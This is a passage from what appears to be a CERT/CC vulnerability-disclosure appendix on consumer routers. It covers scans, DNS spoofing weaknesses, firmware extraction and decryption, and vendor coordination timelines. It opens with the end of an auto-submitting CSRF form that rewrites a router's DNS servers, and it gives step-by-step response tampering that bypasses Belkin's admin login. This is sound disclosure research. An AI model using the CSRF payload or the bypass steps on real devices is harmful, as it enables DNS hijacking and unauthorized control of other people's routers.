         <input type='hidden' name='wan_dns2_3' value=33>
         <input type='hidden' name='wan_dns2_4' value=7>
         <input type='hidden' name='h_auto_from_isp' value='disable'>
         <input type='hidden' name='c4_wan_dns1_' value=1.3.3.7>
         <input type='hidden' name='c4_wan_dns2_' value=3.1.33.7>
         <input type='hidden' name='flush_to_page' value=2>
         <input type='hidden' name='ssid_changed' value=0>
         <input type='hidden' name='todo' value='save'>
         <input type='hidden' name='this_file' value=wan_dns.html>
         <input type='hidden' name='next_file' value=wan_dns.html>
         <input type='hidden' name='message' value=>
     </form>
     <script>document.getElementById("csrform").submit()</script>
 </body>
 </html>
```

Vulnerable to Authentication Bypass

The router ships with no admin account password by default, but even users who create a password are not protected from LAN-based tampering. An unauthenticated LAN-connected user can gain access to a password-protected web administration panel by modifying responses from the server. Steps to replicate (with accompanying screenshots) can be

1. The attacker visits the router administration page and submits arbitrary input when prompted for a password.
2. The attacker intercepts replies from the server containing the strings "LockStatus": "1" and "Login_Success": "0".

3. Changing "LockStatus" to "2" and "Login_Successful" to "1" enables an attacker to bypass authentication and gain full access to the web administration panel without the actual administrator password. Alternately, setting "LockStatus" to "0" removes the original password altogether, requiring a new password to be created when the admin panel is manually locked by the user.

Figure 6 shows sample Burp "Match and Replace" rules that will make sure the admin panel is never locked.



Figure 6: Burp Rules Completely Bypass Authentication

Changing "LockStatus" to "2" represents password-unlocked; changing to "0" represents no-password-unlocked ("1" is simply locked). The main difference is that "0" will clear the existing router password, if it exists, requiring a new password to be created if the device is manually locked again (by clicking the padlock in the web admin panel); "2" is what the router changes the value to when a user unlocks it by entering a correct password. Tampering with LockStatus may be redundant if Login_Success is modified, but in our testing, it is more consistently reliable to modify both.

C.4.7 Coordination Effort

Table 7 provides a timeline of the coordination effort. In what is unfortunately common among CPE router vendors, we received no reply from Belkin's security staff. While a contact that was made at a conference acknowledged us and looped in the appropriate security contact, the effort still did not result in any evident action by Belkin. Vulnerability note VU#201168 was published on August 31, 2015:

https://www.kb.cert.org/vuls/id/201168

Table 7: Timeline of Coordination with Belkin

Date	Action
17 July 2015	The CERT/CC sent a full report to a known good security point of contact at Belkin.
12 August 2015	Having received no response, the CERT/CC followed up with an alternative contact who acknowledged receipt and looped in Belkin's network products contact.
25 August 2015	Having received no further communication, the CERT/CC sent a draft vulnerability note to Belkin.
31 August 2015	Per the CERT/CC's 45-day disclosure policy, having continued to receive no response from the vendor, a vulnerability note was published; an update was eventually made available in May 2016.

C.5 Buffalo WZR-600DHP2

C.5.1 WAN Scan

TCP

nmap –sS –Pn –sV –p T:1-65535 10.42.0.77

Port	State	Service	Version
113/tcp	closed	auth	

UDP

nmap –sU –Pn –p U:1-65535 10.42.0.77

Results
All 65535 scanned ports on 10.42.0.77 are open|filtered.

C.5.2 LAN Scan

TCP

nmap –sS –Pn –sV –p T:1-65535 192.168.11.1

Port	State	Service	Version
53/tcp	open	domain?	
80/tcp	open	http	Mini_httpd 1.19
443/tcp	open	ssl/http	Mini_httpd 1.19
50848/tcp	open	unknown	

UDP

nmap –sU –Pn –p U:1-65535 192.168.11.1

not shown: 65525 closed ports

Port	State	Service
53/udp	open|filtered	domain
67/udp	open|filtered	dhcps
1900/udp	open|filtered	upnp
19540/udp	open|filtered	unknown
19541/udp	open|filtered	jcp
22359/udp	open|filtered	unknown
22616/udp	open|filtered	unknown
37000/udp	open|filtered	unknown
38000/udp	open|filtered	unknown
49235/udp	open|filtered	unknown

C.5.3 DNS Issues

There is no open relay on the WAN.

Vulnerable to DNS cache poisoning (All DNS requests [LAN hosts + router originating] use a static port and use incrementing TXIDs.)



Figure 7: Buffalo Distribution of 300 DNS Queries (image generated by Salver)

C.5.4 Explore the Filesystem

Attempting to binwalk the downloaded firmware was not fruitful—entropy analysis suggests it may be encrypted, though use of uncommon HPACK archiving may elude binwalk's standard unpacking capabilities (and may explain entropy results as opposed to encryption, based on an explanation on devttys0).[46]

Possible next steps in our analysis depend on whether the firmware is encrypted[47] or compressed. Information about using binwalk to handle nonstandard[48] or deobfuscation[49] cases was helpful in the following analysis.

---

[46] http://www.devttys0.com/2013/06/differentiate-encryption-from-compression-using-math/

[47] http://reverseengineering.stackexchange.com/questions/2704/firmware-analysis-and-file-system-extraction

[48] http://www.devttys0.com/2011/05/reverse-engineering-firmware-linksys-wag120n/

[49] http://wiki.openwrt.org/toh/poray/poray.oem.firmware.deobfuscation

Entropy Analysis

Here are the results of using the ent command, `ent wzr_600dhp2_us_213`:

```
ent wzr_600dhp2_us_213
Entropy = 7.999994 bits per byte.

Optimum compression would reduce the size
of this 26652960 byte file by 0 percent.

Chi square distribution for 26652960 samples is 227.28, and randomly
would exceed this value 75.00 percent of the times.

Arithmetic mean value of data bytes is 127.4853 (127.5 = random).
Monte Carlo value for Pi is 3.142595494 (error 0.03 percent).
Serial correlation coefficient is 0.000177 (totally uncorrelated = 0.0).
```

Figure 8 is an entropy graph produced by binwalk.



Figure 8: Binwalk Entropy Analysis Graph

The results appear to confirm that our firmware is encrypted.

Manually Exploring the Filesystem

A serial connection is attempted to manually explore the filesystem using the details discussed on the dd-wrt.com forums.[50]

On the Buffalo board, UART pins are labeled J14. (See Figure 9.)



Figure 9: Buffalo UART Pin Identification

RX	TX	GND	VCC
1	2	3	4

[50] http://www.dd-wrt.com/phpBB2/viewtopic.php?t=269036&postdays=0&postorder=asc&start=15

A Bus Pirate[51] is used to provide the serial to USB connections needed to establish a terminal interface. The Bus Pirate connections are

RX (1)	TX (2)	GND (3)	VCC (4)
MOSI	MISO	GND	Do not connect!



Figure 10: Buffalo UART to Bus Pirate to Terminal

CFE Firmware Extraction

Once a terminal session is established, the router can be rebooted and interrupted by spamming Ctrl-C, which preempts the typical BusyBox shell with a CFE bootloader shell. In CFE, the `show memory` command reveals an end address of FFFFFFF. Starting from address BC00000 (location of cache start in CFE), the length of the firmware is something less than the difference between the two memory locations.

[51] http://dangerousprototypes.com/docs/Bus_Pirate

While the size of the firmware image is important to determining how much data to extract to get a copy of the firmware using the `save` command, experience shows that going too high results in duplicate data that can be removed, and going too low results in incomplete images. The size may be roughly guessable based on the encrypted firmware downloaded from the vendor's site (26.7 MB original file size, rounded up to 27 MB equals 216,000,000 bits or CDFE600 in hex).

The syntax of `save` is

```
save [-options] host:filename startaddr length
```

For this command to work, TFTP must be set up[52] to be able to receive data (i.e., the destination folder, tftpboot, and all its contents are set with "`chmod -R 777 /tftpboot`" and "`chown –R nobody`") and the firewall must permit operations (i.e., in Ubuntu 12.04, run "`sudo ufw disable`" and remember to enable afterwards).

With a TFTP server listening on the test machine (IP 192.168.1.100), an empty and ownerless file created and waiting named *wzr600dhp2.bin*, and with the terminal connection to the router's CFE prompt, the command to extract 27 MB of firmware image is

```
save 192.168.1.100:wzr600dhp2.bin BC000000 CDFE600
```

After TFTPing the firmware to file, binwalk still fails to unpack the filesystem. Comparing the extracted data with the downloaded firmware reveals that the TFTPed copy is loaded with garbage FF bytes:

```
00000000  9f 6e 5b 3f 57 a4 ff f7  43 27 ff 77 be b7 ae 81 |.n[?W...C'.w....|
00000010  7b af 6b 2a 6e f3 ff ff  d2 7d ff fe 0f fb 37 f8 |{.k*n....}....7.|
00000020  fa ff 4e 55 60 80 fa af  53 98 df ff af fd ad 8e |..NU`...S.......|
00000030  da 3c ee 48 17 b0 5f ff  0c 10 ff ff 75 7f 15 c0 |.<.H._.....u...|
00000040  a7 ef 42 f7 40 0e f6 f7  60 83 cf ff cd eb 70 c0 |..B.@...`.....p.|
...
000100e0  f7 af fe ef ff fb fd ff  5e 7f 7f ff ff ff fd 7d |........^......}|
000100f0  fb ff ff 7b ed fd ff ff  7f 6e ff 7f ff ff ff de |...{.....n......|
00010100  ff ff f7 7f f9 fc ff ff  9d ca ff ff ff ef df ff |................|
00010110  7f fd cb ff 3f 67 7f 6b  d7 ad ff df ff ff ff fc |....?g.k........|
00010120  ff ff df 9f db b6 ff ff  fa ea ff ff ff ff ff f3 |................|
...
```

[52] Set up tftpd in Ubuntu (http://www.davidsudjiman.info/2006/03/27/installing-and-setting-tftpd-in-ubuntu/).

A possible explanation of this result is that bootloader commands are intentionally gimped by the manufacturer to prevent extraction, causing it to send bad data. There are no clear clues in the first bytes of the hexdump that the data is organized in any identifiable way, and the ent analysis of the data (compared with the results of the downloaded firmware file above) suggests that it is not random:

```
Entropy = 3.990969 bits per byte.

Optimum compression would reduce the size
of this 15728440 byte file by 50 percent.

Chi square distribution for 15728440 samples is 1007787169.22, and randomly
would exceed this value 0.01 percent of the times.

Arithmetic mean value of data bytes is 225.6792 (127.5 = random).
Monte Carlo value for Pi is 0.170729753 (error 94.57 percent).
Serial correlation coefficient is 0.065520 (totally uncorrelated = 0.0).
```



Figure 11: Binwalk Entropy Graph of the Extracted Firmware Image

So is the '`save`' command spewing quasi-random data? To test this idea, a comparison is made of the MD5 hashes of the first 100 lines of two separate TFTP data extractions using the same memory addresses. The results are identical, so indications are that the output is not random.

Running `strings` on the extracted data reveals repetition (with some variation) of short patterns:

```
...kqgv kqgv kqgv kqgv kqev kqgv ... _n], _n], _o], _n], _n], ...
```

The exact process detailed above worked in extracting a usable firmware image from the Linksys E1200, which also uses the CFE bootloader. It remains unclear why the Buffalo produces garbage data.

Update: Decryption of wzr_600dhp2_us_213[53]

After some more digging, `buffalo-enc.c`, a Buffalo decryption program, was found to come with the Firmware Mod Kit (FMK). Here are the steps to successfully decrypt Buffalo's firmware:

1. Download the firmware, *wzr600dhp2-us-213*.[54]
2. Examine the first bytes of *wzr600dhp2-us-213* using
   ```
   hexdump -C wzr_600dhp2_us_213 :
   00000000  62 67 6e 00 00 00 00 00  00 00 00 b1 01 96 b1 20 |bgn........... |
   00000010  9c 16 66 0f 73 74 61 72  74 00 94 00 00 00 01 3f |..f.start......?|
   00000020  00 00 00 01 d8 00 00 00  98 7f 07 d6 21 11 0f 01 |............!...|
   00000030  bc cb 0f 2f e6 1c b1 37  b6 af 34 e4 c0 59 2a ce |.../...7..4..Y*.|
   00000040  69 92 10 1f b6 15 31 44  fd 15 79 6d a2 dd cc 45 |i.....1D..ym...E|
   00000050  66 71 f2 62 7e 0d 22 67  2e 8e 83 6b 4b cb 9c 32 |fq.b~."g...kK..2|
   00000060  6b 4a 37 90 fa 7f 99 51  83 a8 ab 17 ec 1c dc e7 |kJ7....Q........|
   00000070  7a 14 90 ab 72 a5 fe b3  f9 2f e0 43 9e 53 31 25 |z...r..../.C.S1%|
   00000080  4e d6 e4 73 a2 db c0 18  1a 99 71 3d 24 cb 96 d2 |N..s......q=$...|
   00000090  9a ac c6 82 0c bc d7 2d  eb bb 0b 71 7c c0 dd 33 |.......-...q|..3|
   000000a0  eb 1d fb 44 52 c5 5c 5b  12 6c 4e 66 10 99 4c 5c |...DR.\[.lNf..L\|
   000000b0  47 62 ac ef 24 c0 c2 7f  8e 40 91 c3 ed 7c 7e 2b |Gb..$....@...|~+|
   000000c0  d7 77 a1 4b 2f 00 00 00  73 74 61 72 74 00 92 00 |.w.K/...start...|
   ```
3. Strip the first 200 bytes from the unzipped firmware file (e.g., all bytes up to the second instance of 'start').
   ```
   dd bs=200 skip=1 if=wzr_600dhp2_us_213 of=encrypted.enc
   ```
4. From the Firmware Mod Kit, run
   ```
   ~/fmk/src/firmware-tools/buffalo-enc -d -i encrypted.enc -o decrypted.bin
   ```

   The output of a successful command (in addition to the 'decrypted.bin' file) is
   ```
   Magic     : 'start'
   Seed      : 0x92
   Product   : 'WZR-600DHP2'
   Version   : '2.13'
   Data len  : 26652718
   Checksum  : 0xe8f57b8c
   ```
5. Finally, extract the filesystem using
   ```
   binwalk -e decrypted.bin
   ```

   Entropy results of the decrypted firmware (a LZMA compressed squashfs filesystem) are
   ```
   ent decrypt.bin
   Entropy = 7.999919 bits per byte.

   Optimum compression would reduce the size
   of this 26652718 byte file by 0 percent.

   Chi square distribution for 26652718 samples is 3096.24, and randomly
   would exceed this value 0.01 percent of the times.

   Arithmetic mean value of data bytes is 127.4510 (127.5 = random).
   Monte Carlo value for Pi is 3.141543034 (error 0.00 percent).
   Serial correlation coefficient is 0.001161 (totally uncorrelated = 0.0).
   ```

---

[53] http://www.dd-wrt.com/phpBB2/viewtopic.php?t=155253&postdays=0&postorder=asc&start=15

[54] http://www.buffalotech.com/support-and-downloads/download/wzr600dhp2-us-213.zip



Figure 12: Binwalk Entropy Graph of the Decrypted Firmware

At this point, the filesystem can be explored serially or locally.

Firmware details

Uses BusyBox 1.00 (2005) (identified using `strings` and `grep`)

- Is it a case of the version string being out of date? It doesn't sync with the kernel version.

Uses Linux kernel 2.6.36.4

http://<IP>/html/tmp/rsa_result.txt can be accessed by a browser and shows the admin password in plaintext; this requires an active session, however, so it does not pose any significant risk.

Multiple RSA keys/certs are located in multiple directories, including /bin/client.priv, /bin/client.cert, and /tmp/etc/certpriv.pem. The certificates persist through factory reset; whether these certificates are reused among other Buffalo devices is unknown.

Services include smb (active when USB storage is plugged in) and wget (FTP not enabled by default).

C.5.5 Hardcoded Credentials

No hardcoded or undocumented accounts were identified.

C.5.6 Vulnerabilities

Vulnerable to DNS Spoofing

- All DNS queries (host and router) use a static source port.
- All DNS queries use sequential TXIDs, starting from 0x0000 with the first request and incrementing for subsequent requests.

Summary: all LAN host-originating and CPE router-originating requests are highly susceptible to DNS spoofing.

C.5.7 Coordination Effort

Attempts to solicit, contact, and notify the vendor went unanswered. Per the CERT/CC's 45-day disclosure policy, vulnerability note VU#646008 was published:

https://www.kb.cert.org/vuls/id/646008

C.6 Huawei Mobile WiFi E5151

C.6.1 WAN Scan

TCP

Port	State	Service	Version
113/tcp	closed	auth	

UDP

not shown: 65525 open|filtered ports

Port	State	Service
7070/udp	closed	unknown
7071/udp	closed	unknown
7072/udp	closed	unknown
7073/udp	closed	unknown
7074/udp	closed	unknown
7075/udp	closed	unknown
7076/udp	closed	unknown
7077/udp	closed	unknown
7078/udp	closed	unknown
7079/udp	closed	unknown

C.6.2 LAN Scan

TCP

nmap –sS –Pn –sV –p T:1-65535 192.168.8.1

not shown: 65534 closed ports

Port	State	Service	Version
80/tcp	open	http	mini_httpd 1.19 19dec2003

UDP

not shown: 65532 closed ports

Port	State	Service
53/udp	open|filtered	domain
67/udp	open|filtered	dhcps
5060/udp	open|filtered	sip

C.6.3 DNS Issues

There is no open relay on the WAN.

- All DNS queries (host and router) use a static source port.

- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).
- LAN host DNS queries appear to use random TXIDs.

